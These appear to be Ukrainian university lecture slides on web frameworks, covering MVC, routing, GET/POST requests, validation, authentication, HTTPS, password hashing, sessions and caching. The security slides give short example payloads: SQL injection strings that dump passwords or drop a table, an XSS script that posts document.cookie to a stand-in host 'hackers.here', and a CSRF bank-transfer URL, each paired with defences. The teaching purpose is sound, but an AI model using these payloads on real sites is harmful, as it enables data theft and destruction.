
Approach 3: Microframeworks

- Маленькі прості фреймворки
- Легко вивчити та почати використовувати
- Higher performance, less overhead
 - Хоча, звісно, все залежить від реалізації застосунку
- Обмежена функціональність
 - Часто існують додаткові компоненти, що реалізують те, чого не вистачає в базовому фреймворку
 - Якщо реалізовувати самостійно – треба добре орієнтуватись в деталях протоколу HTTP
- Легко помилитись з вибором архітектури, реалізацією безпеки, ...
- Добре підходять для реалізації специфічних сценаріїв
 - Rapid prototyping
 - RESTful APIs
 - Embedded web server
- Варто використовувати хоча б зрідка, щоб вивчити (і надалі не забувати), як насправді працюють веб сервери ☺


Async Frameworks

- Performance
 - Async I/O
 - Non-blocking (not waiting on long operations)
- Scalability
 - Stateless
 - Communicate through events/messages
- Різні варіанти реалізації
 - Async API: beginXYZ, AsyncResult, complete
 - Callbacks
 - Promises, futures
 - Async/await

Розділення функціональності




Model-View-Controller



Push vs. Pull


- Push

- Controller ініціює взаємодію
- Model обчислює необхідні дані
- View отримує ці дані і відображає їх



- Pull

- View запитує дані у Model
- Model обчислює дані і повертає їх у View



Шаблони

Наслідування
шаблонів

```
{% extends "layout.html" %}
```

```
{% block body %}
```

```
<ul>
```

```
{% for user in users %}
```

```
<li><a href="{{ user.url }}">
```

```
{{ user.username }}</a></li>
```

```
{% endfor %}
```

```
</ul>
```

```
{% endblock %}
```

Команди
шаблону

Доступ до
моделі

Текст
(HTML)

Вирази

Переписування URL

- Дозволяє приховати довгі URL

`http://example.com/action.php?user=user123&action=add`

`http://example.com/user123/add`


- Спрощує введення URL вручну та редагування
- Дозволяє зберегти старі URL при зміні технології/архітектури
- Обходить обмеження окремих пошукових систем
- В Apache – **mod_rewrite**

Routing

- Задає відповідність між URL та обробником
- Дозволяє передавати параметри в URL
- Порівняно з URL Rewriting
 - Менш потужні (тому менше можливостей помилки)
 - Зручніші для багатьох задач

Передача даних від користувача

- Веб форми
 - Декілька полів
 - Поля різних типів
 - GET або POST запити
- Посилання
 - Одне посилання
 - GET запити
- AJAX-запити
 - GET, POST або інші запити
 - Невидимі для користувача




Log In

User Name:

Password:

☐ Remember me next time.



GET запити


- Параметри передаються в URL
<http://www.google.com.ua/search?q=php>
 - Можливі інші частини URL: /item/**123**, search#q=php
- Обмеження на довжину
- Можливо перехоплення даних (посилання, Referer)
- Можна заносити в закладки
- Користувач може редагувати (URL hacking)
- Описує операцію, що не змінює стан сервера (safe method)
 - Динамічна сторінка
 - Пошук

POST запити

- Параметри передаються в тілі запита
POST /add/ HTTP/1.1
Host: example.com
Content-Type: *x-www-form-urlencoded*
id=12345&count=10
- Не кешується
- Не можна додавати в закладки
- Складніше змінювати та перехоплювати
- Попередження про перезавантаження сторінки
- Використовується для запитів, що змінюють стан сервера
 - Додавання або редагування ресурсу
 - Придбання в онлайн-магазині

Попередження повторних запитів

- Post – Redirect – Get
 - POST /do_something
 - HTTP 302 Found (or HTTP 303 See Other)
 - GET /result_page
- nonce
 - Одноразове значення
 - Передається в hidden field
 - Якщо повторюється – ігнорувати другий запит



Валідація даних

- На клієнті
 - Для зручності користувача
 - Завжди можна обійти – не можна повністю довіряти
- На сервері
 - Перевірка відповідності форматів даних і обмежень предметної області
 - Відсутність підозрілих символів (наприклад, елементів інших мов)
 - Допускати лише правильні дані і відкидати все інше



A1. SQL Injection

- SQL-запити будуються за допомогою конкатенації
- Немає перевірки даних
- 1' OR 1=1 --
 - 1' UNION SELECT name, password FROM users WHERE name LIKE 'admin' –
 - 1'; DROP TABLE users –
- **Як боротись:**
 - Фільтрувати або кодувати дані
 - Використовувати параметри замість конкатенації



A2. Cross-Site Scripting (XSS)

- Текстові дані, отримані від нападника, виводяться в результуючій сторінці жертви
- Немає перевірки даних
- `<script>alert("XSS here");</script>`
 - `<script>$.post("http://hackers.here", document.cookie);</script>`
- **Як боротись:**
 - Фільтрувати або кодувати дані: **`strip_tags()`**, **`htmlspecialchars()/htmlentities()`**

Security scanners

- List
 - <http://sectools.org/tag/web-scanners/>
 - <http://sectoolmarket.com/wivet-score-unified-list.html>
 - <http://www.toolswatch.org/2013/12/2013-top-security-tools-as-voted-by-toolswatch-org-readers/>
- Scanners
 - [OWASP ZAP](#) , [Arachni](#) , [Wapiti](#) , [sqlmap](#) , [ironWASP](#) , [Vega](#) , [Nikto](#)
 - [Acunetix Web Vulnerability Scanner](#) , [IBM Security AppScan](#) , [Burp Suite](#) , [Nessus](#) ,
- Static Analysis Tools
 - [FindBugs](#)
 - [PMD](#)
- Не варто занадто довіряти автоматичним інструментам!



arachni



Перевірка вхідних даних

- Стандартні фільтри
 - **filter_var()**
 - **FILTER_VALIDATE_INT, FILTER_VALIDATE_EMAIL, FILTER_VALIDATE_URL, ...**
- Регулярні вирази
 - **FILTER_VALIDATE_REGEXP**
 - Важко створити правильний вираз



Аутентифікація

- Basic (HTTP)
 - Вбудована в протокол HTTP
 - Браузер запитує ім'я і пароль
 - Передається в незашифрованому вигляді
- Forms
 - Форма на сайті
 - Не описана в протоколах
 - Передається в незашифрованому вигляді
- Безпека
 - На прикладному/транспортному рівні (HTTPS)
 - На мережевому рівні (IPSec, VPN)

Аутентифікація та авторизація

- Аутентифікація – хто такий?
- Авторизація – що може робити?
- Підтримка зовнішніх способів аутентифікації
 - OAuth (Google Account, Facebook, Twitter, ...)
 - OpenID, Mozilla Persona
- Ролі користувачів
- Права доступу до сторінок




HTTPS

- HTTPS = HTTP over SSL/TLS
- Потребує сертифікат
 - Self-signed (браузери не довіряють)
 - Certificate Authority
- Free Certificate (DV only)
 - [Let's Encrypt](#)
 - [StartCom/StartSSL](#)
 - [CloudFlare](#)



HTTPS Forward Secrecy

- Encryption keys for TLS session are derived from master secret
- 2 ways to establish master secret
 - RSA: client sends master secret encrypted with server public key
 - Diffie-Hellman: client and server establish master secret
- For RSA (e.g. TLS_RSA_WITH_AES_256_CBC_SHA)
 - Capture and record all (encrypted) traffic
 - Later, obtain server private key (e.g. court order, old hardware, insider, other vulnerability, ...)
 - Can calculate master secrets and decrypt **all** previous sessions
- For DH (e.g. TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
 - Master secret is not based on server private key
 - New source of entropy is used for each session
 - It is not saved (**ephemeral** Diffie-Hellman)
 - Cannot decrypt without breaking Diffie-Hellman






Паролі в базах даних

- Збереження паролів в БД – небезпечно
- Зберігається тільки хеш
- Навіть якщо БД буде викрадена, для встановлення паролів доведеться перебирати всі варіанти
- Salt value – захист від атак з використанням словника
 - Не можна порахувати хеш-функції для всього словника одразу
 - Треба перераховувати весь словник для кожного запису
 - Свій salt value для кожного запису
- Використовувати bcrypt
 - Автоматично додає salt
 - Не треба два поля в таблиці
 - Складніше для обчислення – захист проти brute force та dictionary attack
 - Параметр для налаштування складності



Хешування паролів



Забули пароль?

- Спитати e-mail
- Знайти користувача за e-mail
 - Не показувати, чи є такий користувач
- Згенерувати тимчасовий код (24h?)
- Надіслати на e-mail
- Коли користувач перейде за посиланням, перевірити код і надати можливість змінити пароль
- Якщо користувач не перейшов за посиланням - нічого не змінювати




Обмеження на паролі

- Обмеження знизу
 - Баланс між зручністю та безпекою
 - Залежить від аудиторії веб-застосування та важливості даних
 - В простих випадках, можливо, краще обійтись без паролів?
- Обмеження зверху
 - Не потрібні!
 - Sanity check: < 1000 symbols



Не обмежуйте довжину та складність паролів!



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Підтримка сесій

- Протокол HTTP не підтримує стан
- Сесії
 - Клієнт зберігає ідентифікатор сесії
 - На сервері зберігаються дані, пов'язані з сесією
- Підтримка клієнта
 - Cookies
 - Приховані параметри
 - URL
- Підтримка сервера
 - В пам'яті **memcached**
 - В файловій системі
 - В базі даних

Cookies



- Зберігаються на клієнті
- Задаються сервером
- Передаються на сервер з кожним запитом
- Обмеження – 4 kB/cookie, 20-50 cookies/domain, ?? kB/domain
- Використання
 - Підтримка сесій
 - Автоматичний вхід на сайт
 - Збереження налаштувань



Захист cookies

- Опція `HttpOnly`
 - Забороняє доступ до cookies з JavaScript
 - Ускладнює XSS атаки
- Опція `secure`
 - Cookies пересилаються лише через HTTPS
 - Корисно, якщо весь сайт працює через HTTPS



A5. Cross-Site Request Forgery

- Нападник будує URL і змушує жертву клікнути
 - bit.ly
- Запит виконується в браузері жертви, аутентифікованої на сайті
- Сайт виконує запит як справжній
- <http://bank-naive.com/transfer?to=BlackHat&amount=10000>
- Добре поєднується з XSS
- **Як боротись:**
 - CSRF-token: випадковий, генерується для кожної сесії, може швидко змінюватись
 - В двох місцях одночасно: в сесії (cookie) і на сторінці (hidden form)
 - Значення мають співпадати для кожного запиту

Кешування

- Підвищує продуктивність застосування
- Заголовки описують бажане використання
 - Expires, Cache-Control: max-age
 - Last-Modified, ETag
- Клієнт визначає реальне використання
 - Браузер (private)
 - Проксі-сервер (shared, proxy)
- Застарілі кеші
 - Перейменування
 - Додавати версію до URL

Ітернаціоналізація (i18n)

- Підтримка різних мов інтерфейсу
 - Всі елементи інтерфейсу (текст, видимий користувачу) виводяться не напряму, а через ідентифікатори
 - Підставляються тексти відповідною мовою
 - Інтерфейс не має залежати від довжини текстів
- Різна функціональність в залежності від знаходження клієнта



Висновки

- Основні можливості веб-фреймворків
- GET і POST запити – використовувати правильні
- Важливість валідації даних
- Аутентифікація
- Правильно обробляти паролі!
- Підтримка сесій
- Кешування

References

- Netcraft September 2014 Web Server Survey
<https://news.netcraft.com/archives/2017/09/11/september-2017-web-server-survey.html>
- Understanding MVC
<http://blog.codinghorror.com/understanding-model-view-controller/>

References

